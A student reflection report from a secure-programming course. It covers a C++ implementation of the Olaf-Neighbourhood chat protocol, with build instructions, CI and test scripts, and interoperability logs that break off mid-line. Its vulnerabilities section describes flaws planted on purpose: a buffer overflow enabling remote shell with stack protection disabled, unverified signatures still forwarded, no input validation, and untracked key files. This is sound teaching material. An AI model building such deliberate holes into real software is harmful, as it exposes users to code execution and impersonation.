Advanced Secure Protocol Design, Implementation and Review

Secure Protocol Documentation and Design:

1. https://github.com/xvk-64/2024-secure-programming-protocol or See Appendix 8.
2. https://github.com/Aegizz/Tutorial-7-Olaf-Neighbourhood or See Appendix 9.

Our practical group had originally seen this protocol but decided against following their exact design due to issues with the implementation and difficulty of communicating and organising a fix within external channels.

Github Repository for Reference: https://github.com/Aegizz/Tut-7-ON-Imp

1. Reflection of Protocol
2. Reflection of Implementation, Security, Flaws and Decisions
3. Reflection of Feedback, Self critique and biases/consequences, and the Cyber Skill Shortage

Reflection on Standarised Protocol

The Olaf-Neighbourhood protocol is fairly well documentated and fleshed out now, as we head towards the end of the semester. This was not the case around 5 weeks ago when the voting of each protocol was organised. There has been around 35 commits to the original protocol since the beginning of the assignment that had fixed our problems with it. In the meant time, our practical/tutorial group had mutually agreed to use a modified version with a fork of their documentation.

Our implementation of the protocol differed in two key aspects.

```
A. Time to die
B. Client and Server ID's
```

The reason the we had made these changes were because of a couple issues in the early design of the protocol.

Firstly, there is no time to die in the final implementation, this can cause potential issues as older packets maybe prioritised over newer ones. This is a small nitpick and will only cause issues in cases where the packets are sent out of order. This is highly unlikely since websocket uses TCP not UDP.

Secondly, originally the fingerprinting and signing implementation was not outlined, so as a group we determined that adding client and server id's as a backup would be useful.

Issues with the Original Olaf- Neighbourhood Protocol

Key issues with the protocol:

1. Encryption
2. JSON Libraries
3. Multithreading and Performance
4. Handling Portflooding
5. Server to Server Signing and Verification

The standarised encryption was well documentated, the issue was with the implemenation. Since RSA and AES has a wide range of standards and models, accurately implementing these methods between a wide range of coding languages, libraries, and versions of libraries proved problematic. A good example of this is when we updated our signing method to match the new spec after it was updated. One of our group members was operating on OpenSSL v1.1.2 whereas the others were on OpenSSL v3.0.2. Thus when the group member updated the specification to match the OpenSSL v1.1.2 implementation, our systems would fail to sign the keys without a relevant warning.

JSON is a popular format for organising data and ensuring the format between each system remains the same. This is awesome for communicating data easily between different coding languages and systems. The problem arrives when we used hashing functions to sign these JSON messages. Slight variations in the implementations of the format of the JSON strings caused issues in verifing the signature of a message. An example of this is when the "json" python library function dump() is called, there is a whitespace at the begining of the resulting string, causing the hash of the string to be different and thus the signature verification failing. For future maybe only the message in the data field should be used for hashing to prevent this issue. The other solution we recommended was the removal of whitespace for hashing. This is a possible solution, but we were unsure about the effectivness as there is a distinct lack of communication between groups.

Due to the nature of using websockets there is always the possibility of multithreading and portflooding causing issues. If multiple servers are running on a client there's a possibility of flooding the server with connections and causing a DoS attack. The other issue is relating to multithreading. Websocket is not designed for fast communication with a large number of clients, this problem is exacerbated by the use of slower programming languages like Python with its global interpreter lock. This will obvisiouly lead to similar DoS attacks if not handled correctly by the implementator (Less of a design flaw but is worth noting that it should be included in the documentation).

Server to server signing and verification is the basis of our interserver communication is verified. If a user is able to set up their own server and client there is the possibility of a MITM attack where a malicious actor creates a server and client setup that is used for communication and simply replays the message to each client as if they are communicating to each other.

Here is a diagram of an example where a malicious server could advertise to be a different user while storing the data and replay it to the actual user.

In this situation Client A and Client B want to connect and share secret information. The Malicious Server advertises Client C to Client A and Client D to Client B. If both clients connect to the malicious clients, the MITM can store the data will replaying it to each server without them knowing. This requires a little bit of social engineering to have the clients connect correctly or another vulnerability in the implementation but note it is still possible.

See Appendix 3: MITM Attack Diagram

Individual Contributions

Aegizz - (Me) Lloyd Draysey

gradyclark03 - Graydon Clark

GohnJrey - Christopher Evans

Goundsu - Sunjay Gounder

To conclude, what Lloyd did in the project:

- Makefile
- BOF.py (Original buffer overflow PoC and vulnerability)
- tests/* (All test files, including expected output and processing)
- .github/workflows/testing.yml (Generating test workflow for github to automatically run all tests automatically)
- client/* except, client_key_gen.cpp and client_key_gen.h. (All client communication setup including message parsing, message generation, message api and documentation, signing,fingerprinting, aes, base64, etc., Christopher Evans did implement the RSA in this folder (with the support of ChatGPT))
- test.sh (Test bash script to be called by github workflow)
- Initially setting up testClient and server using websocketpp documentation.
- Install nlohmann/json and setting up for documentation.

Reflection of Implementation, Security, Flaws and Decisions

When creating and desinging a project there are always choices to be made, deciding between a method or choice of implementaion impacts the quality, security and operability of a code base. The key decisions we will outline are:

1. Coding Language
2. Libraries
3. DevOps, Testing, CI/CD, and Running the Code
4. Bugs and Operability between Groups
5. Backdoors and Vulnerabilities
6. Use of AI & LLMs

Coding Language

Since the design for this assignment was to learn about unsafe coding practises and vulnerabilities in code, a low-level, non-memory safe language is always optimal for designing an insecure implementation. This limits our languages, to Assembly, C, C++, C/C++ Header, Cython, D (ASD, 2024). In my opinion, C++ is the best choice here as we can use the plethora of libraries to support and minimise the need for developing JSON and Websocket packages. It also is well documented to help with integrating with other systems such as testing and frontend, with compatibility for a wide range of systems. C++ also has the capabilities of using C library functions, many of which are insecure making it great for developing insecure code.

Libraries

For our implementation there will be three libraries we as a group decided to use. These libraries help us develop three key areas very quickly, encryption, websockets and JSON parsing.

1. OpenSSL
2. websocketpp
3. nlohmann/json

OpenSSL is a popular software library for secure connections over a network. We used OpenSSL for AES and RSA encryption per the standard.

See Appendix 1 & 2.

These were quite difficult to implement in OpenSSL for C++ as there was a lack of documentation to implement to the standard of the Olaf Neighbourhood Protocol (ON). This meant most of the encryption, encoding and hashing was generated by artificial intelligence like ChatGPT. In the long run, this made understanding the functionality and debugging mistakes in the implementation difficult. Encryption was the hardest part of the project to get right, as it is depended on for interoperability between other clients.

Websocketpp is a C++ library that implements RFC6455 Websocket Protocol, allowing us to integrate the protocol into our C++ programs. This library enabled us to iniate connections to servers and clients.

nlohmann/json is a C++ library designed for reading json, creating json objects, serialization and deserialization in a modern C++ syntax. This library allowed us to parse and dump JSON objects and strings easily with very little to no errors. Simply a method of abstracting the tools required to read the protocol syntax.

DevOps, Testing, CI/CD, and Running the Code

To install and run our code we have a fully documentated README.md on installing the dependancies and building and then making our test cases and running our clients and servers.

See Appendix 4. (We would highly recommend just checking it out from our Github https://github.com/Aegizz/Tut-7-ON-Imp/blob/main/README.md)

From the very start of our implementation we have employed testing via Github Actions and unit test functions for each class and function we created. These all can be found in the tests/ directiory in our repository. To view our testing history checkout our Github actions and pull requests. These actions essentially installed our dependancies, built our client and server, built our tests and ran them, then tested a real client-server communication via a bash script, test.sh.

See Appendix 5.

This testing methodology enabled us to prevent broken code from appearing on the main branch of the project and ensured that each user was closely following the specification.

Bugs and Operability between Groups

Since the premise of this project is to build a messaging app that integrates with other members of the class, interoperability is a big focus of the project. To achieve interoperability we spent time testing with other groups to ensure the sucesss of our project. Below are the logs of testing with another group within our class.

See Appendix 6.

This group had failed to implement signing and encryption yet, so this caused issues when deploying our clients, but the server to server communication was working sucessfully. An issue we did run into that was fixed fairly quickly, was the use of JSON strings and JSON arrays for the data. In the original specification the data JSON object was changed to and from JSON strings and arrays depending on reception about the change. Luckily, we were able to quickly switch our implementation over in a couple of seconds to ensure compataibility.

We had met with another group earlier in the development process to test, but the group could not launch their server after around 3-4 hours of waiting. We think a dedicated opportunity for students to test interoperability would have been great for practicals but since development was so close to the end of the semester we lacked the time and opportunity due to workload.

Backdoors and Vulnerabilities

There are five different vulnerabilities and one backdoor in this code. Vulnerability #1 is the most important of these as it allows us to achieve shell via a buffer overflow on any machine. Buffer overflows, are one of the most common types of RCE vulnerabilities and thought it would be a grea opportunity to add one. Currently there is a POC python exploit in the code.

See Appendix 7.

This exploit will only work unless the memory locations are correct and they will vary from system to system, so to get this wokring on your system you may need to do some testing. The other cool part of this vulnerability is that it functions as a DoS attack due to the server crashing from stack smashing. We only disabled the functionality of this when using the server-debug as we did not want to accidentally cause someone's computer to be backdoored when sharing the code to class mates.

Vulnerability #1

In server.cpp, there is an insecure string copy which can cause a stack overflow, luckily it is protected by the compiler.... except that the developer disable stack protection and memory protection for debugging!!! Oh no!
Insecure Copy /server.cpp Line 115
server-debug Makefile Line 40

Vulnerability #2

In the gitignore, there is not ignorance of .pem files, the files used for key generation. This will likely lead to a user or users leaking keys at some point.
This is a common way that users leak private information on the internet and has potential to cause issues later down the line as commit history cannot be removed.

Vulnerability #3

Oops! We forgot to discard messages from users where the signature does not match, the message will still be forwarded provided it can be decoded and will identify the user based on their client-id and server-id.

Vulnerability #4

No input validation is being run for messages on the client or the server. This will allow buffer overflow vulnerabilities.

Vulnerability #5

When a client connects to a server, it stores the last assigned client ID in an integer so it know what client ID to give out next. If somebody connects and disconnects over and over, regenerating their keys each time, the integer could be overflowed (it is more likely that the server would instead crash). Before this, it is more likely that the mapping would be flooded with clients and become a large file. Since the server reads this file and converts it to a map, it would slow down the server performance drastically or crash it.

Use of AI and LLMs

In secure programming there is an aversion to using LLMs and AI to code and solve cybersecurity problems. This is because LLMs and modern AI lacks the understanding of context. For example, ChatGPT it is unable to determine why a network is segmented only that secure networks are segmented. It can regurgitate the same output from the internet it recorded but it will not fundermentally understand the concept the way you and we do. We only used LLMs were neccessary or, if the resource was unavailable. ChatGPT is good at writing small functions that accomplish a well versed and already completed goal. AI is good for collating already discovered knowledge and applying it quickly. Thus, ChatGPT was used to develop Base64, SHA256 and Hex <-> Bytes conversions. We also used it write the rsaEncrypt and rsaDecrypt functions. Modern OpenSSL was hard to develop with a distinct lack of documentation for the variety of implementation configurations. We had originally planned for one of our other group members to spend some time learning the library to ensure the implementation was secure. This did not happen, and ChatGPT was simply used. This will cause the most issues for operability between groups as ChatGPT appears to prefer OpenSSL v1.1.2 not the newest OpenSSL v3.0.2. Users running older versions of WSL/Ubuntu 20.04 and older will not be able to update OpenSSL to the new standard either.

Reflection of Feedback, Self Critique and Biases/Consequences, and the Cyber Skill Shortage

Appendix

Appendix 1:
RSA:

```
Asymmetric encryption and decryption is performed with RSA.

Key size/Modulus length (n) = 2048 bits
Public exponent (e) = 65537
Padding scheme: OAEP with SHA-256 digest/hash function
Public keys are exported in PEM encoding with SPKI format.
```

Appendix 2: AES:

```
Symmetric encryption is performed with AES in GCM mode.

Initialisation vector (IV) = 16 bytes (Must be randomly generated)
Additional/associated data = not used (empty).
Key length: 16 bytes (128 bits)
Authentication tag: 16 bytes (128 bits). The authentication tag takes up the final 128 bits of the
ciphertext.
```

Appendix 3: MITM Attack Diagram

Appendix 4: Documentation on Installing and Running the Code

```
# Implementation of Olaf-Neighbourhood Protocol for Tutorial 7

To compile the code the following commands will need to be run to install the websocketpp and nlohmann
JSON C++ libraries required to run our implementation.

sudo apt-get install libboost-all-dev && sudo apt-get install libssl-dev && sudo apt-get install zlib1g-
dev

git submodule update --init

cd websocketpp

mkdir build
```

```
cd build

cmake ..

sudo make install

cd ..

cd ..

cd json

mkdir build

cd build

cmake ..

sudo make install
```

We are using a makefile for compiling our code.

Our implementation is modified to heavily use server and client IDs to simplify the identification of servers and clients.
  - We are sending them in client lists, client updates, and private chats.
  - We also have some code to generate a time to die, however it has not been implemented yet.

Running Clients and Servers

- Currently for our testing there exists server, server2 and server3.

    - server runs on ws://localhost:9002, server1 runs on ws://localhost:9003 and server3 runs on ws://localhost:9004

    - To compile servers, run ```make servers```

- See 'How to set up new Servers below' to see what files need to be changed to modify the neighbourhood.

- Currently there exists userClient (which takes input from stdin)
  - We have been using testClient's for automated testing but the userClient is easier to use.
    - To compile userClient, run ```make userClient```

How to set up new Servers
To set up new servers in the neighbourhood there are a few important files to change.

- server-files/neighbourhood_mapping.json contains valid public keys belonging to the servers stored against their server ID (a value you decide) stored in JSON form.
- In each serverX.cpp file where X is the ID of the server, there exists a const int ServerID, listenPort and a const std::string myAddress.
  - It is important that these are updated to match the current neighbourhood setup.
- In server-files/server_list.h, a private member of the ServerList class serverAddresses stores the IP+Port combination of the websocket server against the server ID.
  - It is important that this matches the neighbourhood mapping so connections can be established and maintained properly.
- In the server-files directory, each server maintains a server_mappingX.json file where X is the ID of the server. These store the IDs of clients of that server against their public keys.
  - If you want to create new ID mappings, delete the existing clients in the mapping. New clients will be added to the JSON file when connecting for the first time so these files don't need to be manually changed to allow new clients to connect but if you want to use IDs that are already assigned then modification will be required.
  - You will need to create a new call in the Makefile for serverY identical to server but replacing the dependency of server.cpp with serverY.cpp.

How to set up new Clients
- In userClient there exists a const int clientNumber which is for their local client number X (nothing to do with their ClientID), this is important for key management.

```
- Deleting client/private_keyX.pem and client/public_keyX.pem where X is the local client number (e.g.
testClientX) will regenerate a client's keys when running userClient.
- Run ```cp userClient userClientY.cpp``` to create another user client.
- You will need to create a new call in the Makefile for userClientY identical to userClient but
replacing the dependency of userClient.cpp with userClientY.cpp.

 # How to use the userClient and Server
 Run ```./server``` or ```./serverX``` where X is the number of the server process.

 Run ```./userClient``` or ```./userClientX``` where X is the number of the server process to start the
userClient.

 Only one connection exists at a time. Haven't gotten around to fixing the messages being received
overwriting the terminal. Does function fine.
 - connect
 - send message_type
   - Message types are private and public
     - If private, it will prompt you for Server IDs and Client IDs of recipients
 - close close_code:default=1000 close_reason
 - show
   - Displays metadata about the connection
 - help: Display this help text
 - quit: Exit the program

 # Additional Documentation
 Additional documentation can be found in client/ClientDocumentation.md and server-
files/serverDocumentation.md.

 client/MessageGenerator.h contains comments about each MessageGenerator function and
client/client_utilities.h contains comments about each ClientUtilities function.

 server-files/server_utilities.h contains comments about each ServerUtilities function.

 # Current Implemented Features
 - Client <-> Server communication with multiple clients able to connect to a server
 - Server <-> Server communication with multiple clients and servers able to connect to each server
 - Note: Signing is not fully implemented as counter is not implemented yet
 - Server sends server_hello message when connecting, signing with their private key
 - Client sends hello message when connecting, signing the message and sending their public key
 - Client sends client list request
 - Client generates UTC timestamp in ISO 8601 format for TTD in broadcasted packets
     - TTD not implemented yet
 - Server can process hello message from client and verify signature
 - Server can process server_hello message from server and verify signature
 - Server can send client list to client
 - Server can request client update from server
 - Server can send client update to server
 - Client can send a public chat
 - Client can send a private chat
 - Server can forward a public chat to everyone in the neighbourhood
 - Server can forward a private chat to all destination servers
 - Client can handle a public chat and extract message
 - Client can handle a private chat and decrypt the message if it is meant for them
```

Appendix 5: Github Actions, Testing and Test Code.

Github Actions: https://github.com/Aegizz/Tut-7-ON-Imp/actions This details every time we pushed or other group members made a Pull Request, and the tests we ran before adding to our main function.

Action Workflow:

```
name: Install Dependencies
        run: |
          sudo apt-get update
          sudo apt-get install -y libboost-all-dev libssl-dev zlib1g-dev cmake
```

```yaml
      - name: Create Build Directories
        run: |
          mkdir -p json/build websocketpp/build

      - name: Cache build
        id: cache-json
        uses: actions/cache@v3
        with:
          path: json/build
          key: json-build-${{ hashFiles('json/build') }}
          restore-keys: |
            json-build-

      - name: Cache build
        id: cache-websocketpp
        uses: actions/cache@v3
        with:
          path: websocketpp/build
          key: websocketpp-build-${{ hashFiles('websocketpp/build') }}
          restore-keys: |
            websocketpp-build-

      - if: ${{ steps.cache-json.outputs.cache-hit != 'true'}}
        name: Build JSON Dependency
        working-directory: ${{github.workspace}}/json/build/
        run: |
          cmake ..

      - name: Install JSON Dependency
        working-directory: ${{github.workspace}}/json/build/
        run:
          sudo make install/fast

      - if: ${{ steps.cache-websocketpp.outputs.cache-hit != 'true'}}
        name: Build websocketpp Dependency
        working-directory: ${{github.workspace}}/websocketpp/build/
        run: |
          cmake ..

      - name: Install websocketpp Dependency
        working-directory: ${{github.workspace}}/websocketpp/build/
        run:
          sudo make install

      - name: Run Tests
        run: |
          make test
```

Test Makefile:

```makefile
test: debug-all server server2 client testClient test.sh test-client-list test-client-aes-encrypt test-
client-sha256 test-client-key-gen test-base64 test-client-signature test-client-signed-data test-hello-
message test-chat-message test-data-message test-message-generator
	echo "Running client tests..."
	./test-client-list
	./test-client-aes-encrypt
	./test-client-sha256
	./test-client-key-gen
	./test-base64
	./test-client-signature
	./test-client-signed-data
	./test-chat-message
	./test-data-message
	./test-hello-message
```

```
        ./test-message-generator
        echo "Running tests..."
        chmod +x test.sh
        bash test.sh
```

Test Bash Script:

```bash
#!/bin/bash
set -e

# Start the server in the background, redirecting output to a log file
./server > tests/server.log 2>&1 &
./server2 > tests/server2.log 2>&1 &
SERVER_PID=$!
SERVER2_PID=$!
# Wait a moment to ensure the server starts properly
sleep 2

# Check if the server is running (using the PID)
if ps -p $SERVER_PID > /dev/null; then
    echo "Server is running."
else
    echo "Server failed to start."
    cat tests/server.log
    exit 1
fi

# Check if the server log contains any errors (e.g., "ERROR" keyword)
if grep -i "error" tests/server.log; then
    echo "Error found in server log."
    cat tests/server.log
    kill $SERVER_PID
    exit 1
fi

# Continue with the client and comparison as before
./testClient > tests/client.log 2>&1 &
CLIENT_PID=$!
wait $CLIENT_PID

# Check if the client log contains any errors (optional)
# if grep -i "error" tests/client.log; then
#     echo "Error found in client log."
#     cat tests/client.log
#     kill $SERVER_PID
#     exit 1
# fi


#Removes client ID, server ID and dates from output to ensure the outputs remain the same
sed -E 's/\[[0-9]{4}-[0-9]{2}-[0-9]{2} [0-9]{2}:[0-9]{2}:[0-9]{2}\]//g' tests/client.log | \
sed 's/"client-id":"[^"]*"/"client-id":"<client-id>"/g' | \
sed 's/"server-id":"[^"]*"/"server-id":"<server-id>"/g' | \
sed 's/"time-to-die":"[^"]*"/"time-to-die":"<time-to-die>"/g' > tests/processed_output_client.log

sed -E 's/\[[0-9]{4}-[0-9]{2}-[0-9]{2} [0-9]{2}:[0-9]{2}:[0-9]{2}\]//g' tests/server.log | \
sed 's/"client-id":"[^"]*"/"client-id":"<client-id>"/g' | \
sed 's/"server-id":"[^"]*"/"server-id":"<server-id>"/g' | \
sed 's/"time-to-die":"[^"]*"/"time-to-die":"<time-to-die>"/g' > tests/processed_output_server.log


# Define the expected output file
EXPECTED_OUTPUT_CLIENT="tests/expected_output_client.txt"
EXPECTED_OUTPUT_SERVER="tests/expected_output_server.txt"
CLIENT_OUTPUT="tests/processed_output_client.log"
```

```
    SERVER_OUTPUT="tests/processed_output_server.log"

    # Compare the client's output to the expected output
    if diff -q "$CLIENT_OUTPUT" "$EXPECTED_OUTPUT_CLIENT" > /dev/null; then
        echo "Client output matches expected output."
    else
        echo "Client output does not match expected output."
        diff "$CLIENT_OUTPUT" "$EXPECTED_OUTPUT_CLIENT"
        kill $SERVER_PID
        exit 1
    fi

    #This needed to be removed later due to the nature of connectivity between two clients in a server to
    server connection and timing.

    # if diff -q "$SERVER_OUTPUT" "$EXPECTED_OUTPUT_SERVER" > /dev/null; then
    #      echo "Server output matches expected output."
    # else
    #      echo "Server output does not match expected output."
    #      diff "$SERVER_OUTPUT" "$EXPECTED_OUTPUT_SERVER"
    #      kill $SERVER_PID
    #      exit 1
    # fi

    # Terminate the server process
    kill $SERVER_PID
    kill $SERVER2_PID
    exit 0
```

Appendix 6: Logs from testing

Their server:

```
    ./server
    WebSocket server is running on ws://localhost:9003
    Enter serverip:port to connect to or type 'exit' to quit: Client connected.
    Received message: {"counter":12345,"data":
    {"sender":"127.0.0.1:9002","type":"server_hello"},"signature":"c8kja8ZZPC4/PNuO6INewAwooDRXHCUFSyO3tlGD3X
    jXjQiQql97Xr9LSxm17fpwtXdItRUfVYDFO2iQOzPDcbsuGVU3Tz+wVjFr0bdxLuCDQmcUdylJO+WJgS4a9rmXZIJ+gkYGMGYV0zImZaL
    KsrJk8+tjwvXXEg1zfn1/IUorpvUypw4MKTFIIiyt1eVNFD4yXhMHQfigTtbiivwanza1bCbmN+sw6SPM1WYq6D+bkwVXrxs5ODIEjJsk
    yrzA406CxAkjw2+B0w21Tf6axw4kkcyiCJRBcWI3sUCXjwvCFtFC+/PVMfvDFUyxHAikOrTKYSKsW5Ok5P8gYxBbjg==","type":"sig
    ned_data"}
    Received message: {"counter":12345,"data":
    {"sender":"127.0.0.1:9002","type":"server_hello"},"signature":"c8kja8ZZPC4/PNuO6INewAwooDRXHCUFSyO3tlGD3X
    jXjQiQql97Xr9LSxm17fpwtXdItRUfVYDFO2iQOzPDcbsuGVU3Tz+wVjFr0bdxLuCDQmcUdylJO+WJgS4a9rmXZIJ+gkYGMGYV0zImZaL
    KsrJk8+tjwvXXEg1zfn1/IUorpvUypw4MKTFIIiyt1eVNFD4yXhMHQfigTtbiivwanza1bCbmN+sw6SPM1WYq6D+bkwVXrxs5ODIEjJsk
    yrzA406CxAkjw2+B0w21Tf6axw4kkcyiCJRBcWI3sUCXjwvCFtFC+/PVMfvDFUyxHAikOrTKYSKsW5Ok5P8gYxBbjg==","type":"sig
    ned_data"}
    Received message: {"counter":12345,"data":
    {"sender":"127.0.0.1:9002","type":"server_hello"},"signature":"c8kja8ZZPC4/PNuO6INewAwooDRXHCUFSyO3tlGD3X
    jXjQiQql97Xr9LSxm17fpwtXdItRUfVYDFO2iQOzPDcbsuGVU3Tz+wVjFr0bdxLuCDQmcUdylJO+WJgS4a9rmXZIJ+gkYGMGYV0zImZaL
    KsrJk8+tjwvXXEg1zfn1/IUorpvUypw4MKTFIIiyt1eVNFD4yXhMHQfigTtbiivwanza1bCbmN+sw6SPM1WYq6D+bkwVXrxs5ODIEjJsk
    yrzA406CxAkjw2+B0w21Tf6axw4kkcyiCJRBcWI3sUCXjwvCFtFC+/PVMfvDFUyxHAikOrTKYSKsW5Ok5P8gYxBbjg==","type":"sig
    ned_data"}
    Received message: {"type":"client_update_request"}
    Received message: {"data":{"type":null},"type":"client_update_request"}
    Client connected.
    Received message: {"name":"test","type":"init"}
    Received message: {"data":{"type":null},"name":"test","type":"init"}
    Received message: {"counter":0,"data":{"id":"test","public_key":"-----BEGIN PUBLIC KEY-----
    \nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs\np40Eonronr5s3zg4nluOuMCUDWpAdG0c0bi82
    ALw5BJUn94zD1bs90Rx1q5LGD1I\n6/hYMgG2zt4g5pKtG1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6\nFht5KpmKRv
    7EADlfeJhy/pTuZHJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC\nANJYXZXr8t7Q4YUNYl/WCJk5f8RTqduS5PjnLGV45xlTsOHI5
    VUXTKk1/gA749jZ\ntNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1UtUG5QzNNZx8lV/iMBO+j7u\n2QIDAQAB\n-----END
    PUBLIC KEY-----
```

\n","type":"hello"},"signature":"ZANxID4JxyvzRStBEcwR183CLFyUyiHv3iHn7Uv9d73bwwoi2TZgE7dszC8fvRGd\nMpKW/b
OimGjk/GqjIZT9PNvWo19bOdnX30GKGfPq1o+vEH6ZPE+qQR4l+p25GCIB\npHlylTvDd+GlmfL+RJ3OjG9GD3RC6a/aaxHCqjrnwHsz2
tL8Ey5MgSH7uEro3Vld\no7d77dCU3uTjPfKbBU6VccxolYiWb9lWvU+3HvOITLFF3s5S0IKQs8qO3GHEUFYV\n5zfS6nfUmEXJcYnB2B
d6le2ajxpJT2hniK4t/SWnqKkc0Z6NidtEnuvW8Bph8a0a\nCO3ZZyGmF7m3EPP9VFoY2A==\n","type":"signed_data"}
Client connected with public key: -----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs
p40Eonronr5s3zg4nluOuMCUDWpAdG0c0bi82ALw5BJUn94zD1bs90Rx1q5LGD1I
6/hYMgG2zt4g5pKtG1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6
Fht5KpmKRv7EADlfeJhy/pTuZHJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC
ANJYXZXr8t7Q4UYNYl/WCJk5f8RTqduS5PjnLGV45xlTsOHI5VUXTKk1/gA749jZ
tNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1UtUG5QzNNZx8lV/iMBO+j7u
2QIDAQAB
-----END PUBLIC KEY-----

Client connected with name: test
Received message: {"counter":0,"data":{"id":"test","public_key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs\np40Eonronr5s3zg4nluOuMCUDWpAdG0c0bi82
ALw5BJUn94zD1bs90Rx1q5LGD1I\n6/hYMgG2zt4g5pKtG1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6\nFht5KpmKRv
7EADlfeJhy/pTuZHJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC\nANJYXZXr8t7Q4UYNYl/WCJk5f8RTqduS5PjnLGV45xlTsOHI5
VUXTKk1/gA749jZ\ntNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1UtUG5QzNNZx8lV/iMBO+j7u\n2QIDAQAB\n-----END
PUBLIC KEY-----
\n","type":"hello"},"signature":"ZANxID4JxyvzRStBEcwR183CLFyUyiHv3iHn7Uv9d73bwwoi2TZgE7dszC8fvRGd\nMpKW/b
OimGjk/GqjIZT9PNvWo19bOdnX30GKGfPq1o+vEH6ZPE+qQR4l+p25GCIB\npHlylTvDd+GlmfL+RJ3OjG9GD3RC6a/aaxHCqjrnwHsz2
tL8Ey5MgSH7uEro3Vld\no7d77dCU3uTjPfKbBU6VccxolYiWb9lWvU+3HvOITLFF3s5S0IKQs8qO3GHEUFYV\n5zfS6nfUmEXJcYnB2B
d6le2ajxpJT2hniK4t/SWnqKkc0Z6NidtEnuvW8Bph8a0a\nCO3ZZyGmF7m3EPP9VFoY2A==\n","type":"signed_data"}
Received message: {"type":"client_list_request","user":"test"}
Received message: {"data":{"type":null},"type":"client_list_request","user":"test"}
Received message: {"counter":2,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n","type":"public_chat"},"signa
ture":"ci3ezjk0WkZh1L3wNFYr66j9mVPmOUTmhb+1sKAHzF6xylxLCmMPbZzDEkCNEgqF\nclg49YYsYbZEjNne2l2zFHRIyvSE67P3
NuRVAsjrUD0K84ob8qK3in12UNYQYl8J\nMigUzDrPLBgs5WTKPjgs4/fSmRY5UZ6rXe+W7gjgs2iC+gAC4qnCz0kLqCoxpMLe\nnciDcg
GgX5kfRklmUcx9IfBX8Tuz5hFfMUtcLwaJgiRbn76mCps63/FkIfuTTQWPr\nnpgvFCZ225txJ1LupDMVkdKSRkEIm/oqnmX7XD8tWDLRD
EzYMt4FImF0nflQApcmr\n8XxeQPkxKcMUa8TxJADNww==\n","type":"signed_data"}
public chat received
Received message: {"counter":2,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n","type":"public_chat"},"signa
ture":"ci3ezjk0WkZh1L3wNFYr66j9mVPmOUTmhb+1sKAHzF6xylxLCmMPbZzDEkCNEgqF\nclg49YYsYbZEjNne2l2zFHRIyvSE67P3
NuRVAsjrUD0K84ob8qK3in12UNYQYl8J\nMigUzDrPLBgs5WTKPjgs4/fSmRY5UZ6rXe+W7gjgs2iC+gAC4qnCz0kLqCoxpMLe\nnciDcg
GgX5kfRklmUcx9IfBX8Tuz5hFfMUtcLwaJgiRbn76mCps63/FkIfuTTQWPr\nnpgvFCZ225txJ1LupDMVkdKSRkEIm/oqnmX7XD8tWDLRD
EzYMt4FImF0nflQApcmr\n8XxeQPkxKcMUa8TxJADNww==\n","type":"signed_data"}
Received message: {"clients":[{"client_id":1001,"public_key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4n8+2Vi46xG4qwfJXR+6\ntQR4TL6Be6jwfp6oVGzq9Aq19kOu+tLKW3IKg
oUUha1XqfBYUox0kFqPBwjhxSvT\nFH23TMHhrqhUHHg3QwW1u8wEk6gEIYo46LoEyANiSymRKFoP/1WxcRKrfNlzRD2R\nMpwlqhVa1T
24QmPb/DkYTGmrqNGUI0ZkretRHmF8M+Nej8Knb+CBHiwzUNRDRRub\nVhFzsUvPdBR5GEU8nmt86iEkb+JAe80MtKYbynqyxmEuvgMw8
